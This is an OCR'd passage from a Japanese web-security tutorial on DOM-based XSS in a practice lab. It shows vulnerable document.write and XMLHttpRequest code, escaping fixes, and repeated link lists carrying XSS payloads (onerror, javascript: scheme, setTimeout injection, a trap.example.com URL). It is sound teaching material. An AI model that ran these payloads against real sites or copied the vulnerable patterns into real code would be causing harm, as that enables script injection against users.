
innerHTMLでは、script要素を注入してもJavascriptは実行されませんが、
document.writeではJavascriptを実行し、DOM BASE XSSが可能です

【サーバ： 4h/4h-003.html 】



Base64エンコードされたデータは、1ドット四方のGIF画像データで、見えないダミー画像として使用します

【ブラウザ→サーバ： リクエスト 4h/4g-002.html → レスポンス 】




4h-002 ： アクセス解析(document.write; XSS攻撃)


【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
<li>4.17.1 DOM Based XSS</li>
<ol>
<li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
<li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
<li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
<li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
<li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
<li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
<li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
<li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
<li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
<li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
<li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
<li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
<li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
<li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
<li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
<li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
<li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
<li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
<li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
<li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
<li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
<li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
</ol>
```



「OK」をクリックし、「F12」キーで「インスペクター」タブをクリックして、script要素が注入されているのを確認します



【サーバ： 4h/4h-002.html 】

/var/www/html/4h/4h-002.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
アクセス解析サンプル
<script>
var url = decodeURIComponent(location.href);
document.write('<img src="http://api.example.net/4h/4h-003.php?' + url + '">');
</script>
</body>
```

document.writeによるDOM BASE XSS

innerHTMLでは、script要素を注入してもJavascriptは実行されませんが、
document.writeではJavascriptを実行し、DOM BASE XSSが可能です


【サーバ： 4h/4h-003.html 】

/var/www/html/4h/4h-003.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  header('Content-Type: image/gif');
  error_log($_SERVER['QUERY_STRING']);
  echo base64_decode('R0lGODlhAQABAIgAAP///wAAACH5BAAAAAAALAAAAAABAAEAAAICRAEAOw==');
```

Base64エンコードされたデータは、1ドット四方のGIF画像データで、見えないダミー画像として使用します

/var/www/html/4h/4h-002.html - wasbook@example.jp - エディタ - WinSCP




4h-002a ： アクセス解析対策版(document.write; XSS攻撃)


【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```



アクセス解析サンプル




```
1 <body>
2 アクセス解析サンプル
3 <script>
4 function escape_html(s){
5   return s.replace(/&/g, "&amp;")
6     .replace(/</g, "&lt;")
7     .replace(/>/g, "&gt; ")
8     .replace(/"/g, "&quot;")
9     .replace(/'/g, "&#39;");
10 }
11 var url = decodeURIComponent(location.href);
12 document.write('<img src="http://api.example.net/4h/4h-003.php?' + escape_html(url) + '">');
13 </script>
14 </body>
```

【サーバ： 4h/4h-002a.html 】

/var/www/html/4h/4h-002a.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
アクセス解析サンプル
<script>
function escape_html(s){
  return s.replace(/&/g, "&amp;")
    .replace(/</g, "&lt;")
    .replace(/>/g, "&gt; ")
    .replace(/"/g, "&quot;")
    .replace(/'/g, "&#39;");
}
var url = decodeURIComponent(location.href);
document.write('<img src="http://api.example.net/4h/4h-003.php?' + escape_html(url) + '">');
</script>
</body>
```

document.writeによるDOM BASE XSS

**innerHTMLでは、script要素を注入してもJavascriptは実行されませんが、
document.writeではJavascriptを実行し、DOM BASE XSSが可能です**

【サーバ： 4h/4h-003.html 】


/var/www/html/4h/4h-003.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  header('Content-Type: image/gif');
  error_log($_SERVER['QUERY_STRING']);
  echo base64_decode('R01GOD1hAQABAIgAAP///wAAACH5BAAAAAAALAAAAAABAAEAAAICRAEAOw==');
```

Base64エンコードされたデータは、1ドット四方のGIF画像データで、見えないダミー画像として使用します

escape_html関数で対策しています

【ブラウザ→サーバ： リクエスト 4h/4g-002a.html → レスポンス 】





4h-004 ： XMLHttpRequestのURL未検証(正常系)


【ブラウザ】


- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）


```
<li>4.17.1 DOM Based XSS</li>
<ol>
<li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
<li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
<li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
<li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
<li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
<li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
<li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
<li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
<li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
<li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
<li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
<li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
<li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
<li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
<li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
<li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
<li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
<li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
<li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
<li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
<li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
<li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
</ol>
```













```
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

function cxhash() {
  var req = new XMLHttpRequest();
  var url = location.hash.slice(1) + '.html';
  if (url === '.html') url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

XMLHttpRequestリクエストで読み込むURLを検証していないと
フラグメント識別子の外部URL指定内容から、DOM Base XSSが
発生します


【サーバ：4h/4h-004.html 】



